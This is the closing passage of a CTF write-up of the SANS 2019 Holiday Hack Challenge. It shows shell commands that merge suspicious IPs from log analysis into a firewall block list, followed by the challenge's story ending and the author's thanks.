
```
Canons-MacBook-Pro:report canonzalman$ cat ALL-IP.txt > winner.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UA-uniq.txt >> winner.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-TS-uniq.txt >> winner.txt
Canons-MacBook-Pro:report canonzalman$ cat Pivot-UID-uniq.txt >> winner.txt
Canons-MacBook-Pro:report canonzalman$ cat winner.txt | sort | uniq | wc -l
     112
Canons-MacBook-Pro:report canonzalman$
```

I then put these into a csv

```
Canons-MacBook-Pro:report canonzalman$ cat winner.txt | sort | uniq | tr '\n' ','
```

0.216.249.31, 10.122.158.57, 10.155.246.29, 102.143.16.184, 103.235.93.133, 104.179.109.113, 106.132.195.153, 106.93.213.219, 111.81.145.191, 116.116.98.205, 118.196.230.170, 118.26.57.38, 121.7.186.163, 123.127.233.97, 126.102.12.53, 129.121.121.48, 13.39.153.254, 131.186.145.73, 135.203.243.43, 135.32.99.116, 140.60.154.239, 142.128.135.10, 148.146.134.52, 149.191.230.184, 150.45.133.97, 150.50.77.238, 158.171.84.209, 168.66.108.62, 173.37.160.150, 175.92.55.241, 179.22.34.24, 185.19.7.133, 186.28.46.179, 187.152.203.243, 187.178.169.123, 19.235.69.221, 190.245.228.38, 2.230.60.70, 2.240.116.254, 200.65.136.113, 200.75.228.240, 201.90.50.186, 203.68.29.5, 205.93.103.99, 217.132.156.225, 22.34.153.164, 220.132.33.81, 223.149.180.133, 224.34.193.238, 225.191.220.138, 226.102.56.13, 226.240.188.154, 227.110.45.126, 229.133.163.235, 229.229.189.246, 23.49.177.78, 230.246.50.221, 231.179.108.238, 238.143.78.114, 242.150.41.52, 242.21.64.36, 249.237.77.152, 249.34.9.16, 249.90.116.138, 250.22.86.40, 252.122.243.212, 253.182.102.55, 253.65.40.39, 254.140.181.172, 27.88.56.114, 28.169.41.122, 29.0.183.220, 3.13.133.15, 31.116.232.143, 31.254.228.4, 33.132.98.193, 34.129.179.28, 34.155.174.167, 37.216.249.50, 42.103.246.250, 42.127.244.30, 42.16.149.112, 42.191.112.181, 44.164.136.41, 44.74.106.131, 45.239.232.245, 48.66.193.176, 49.161.8.58, 50.154.111.0, 53.160.218.44, 56.5.47.137, 61.110.82.125, 65.153.114.120, 66.116.147.181, 68.115.251.76, 68.94.83.20, 69.170.22.45, 69.221.145.150, 75.73.228.192, 80.244.147.207, 81.14.204.154, 83.0.8.119, 84.147.231.129, 84.185.44.166, 87.195.80.126, 87.245.76.205, 9.206.212.33, 92.213.148.0, 95.166.116.45, 97.220.93.190, 98.208.100.133, 98.96.125.101,Canons-MacBook-Pro:report canonzalman$

I submitted this to the SRF Firewall




Route Calculation Success! We have been given the RID

0807198508261964

We have completed all the Objectives! We see the Bell Tower Access door open..

Bell Tower Access

We have reached the top of the Bell Tower!



We see the Tooth Fairy

You foiled my dastardly plan! I'm ruined!
And I would have gotten away with it too, if it weren't for you meddling kids!

Krampus

> Congratulations on a job well done!
> Oh, by the way, I won the Frido Sleigh contest.
> I got 31.8% of the prizes, though I'll have to figure that out.

And Santa

> You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!
> Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!
> Ho Ho Ho!
> The more I laugh, the more I fill with glee.
> And the more the glee,
> The more I'm a merrier me!
> Merry Christmas and Happy Holidays.

The End

We completed the 2019 Holiday Hack Challenge - KringleCon 2.0 - Turtle Doves Challenge! This was my first year I was actually able to sit down and spend time on this challenge. I've always wanted to complete the Holiday Hack Challenges and I'm excited to have completed it and submit my write-up before any proofs were published

I thought it was great that the story felt like a real incident (maybe previous HHC do too, but I never did them). It was great to have both red and blue challenges. We were able to dive through logs and hunt for activity while also performing sql injection and even reverse engineering encryption tools! It was such a great mixture of everything, I really had a blast working on this challenge. It certainly took me a while but it was all worth it!

Thanks Ed Skoudis, SANS, and the entire Holiday Hack Challenge team (honestly, there are so many of you! https://holidayhackchallenge.com/2019/credits.html) for creating such a fun and memorable challenge.

Merry Christmas and Happy Holidays!!

Eric "geoda" Guillen

Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!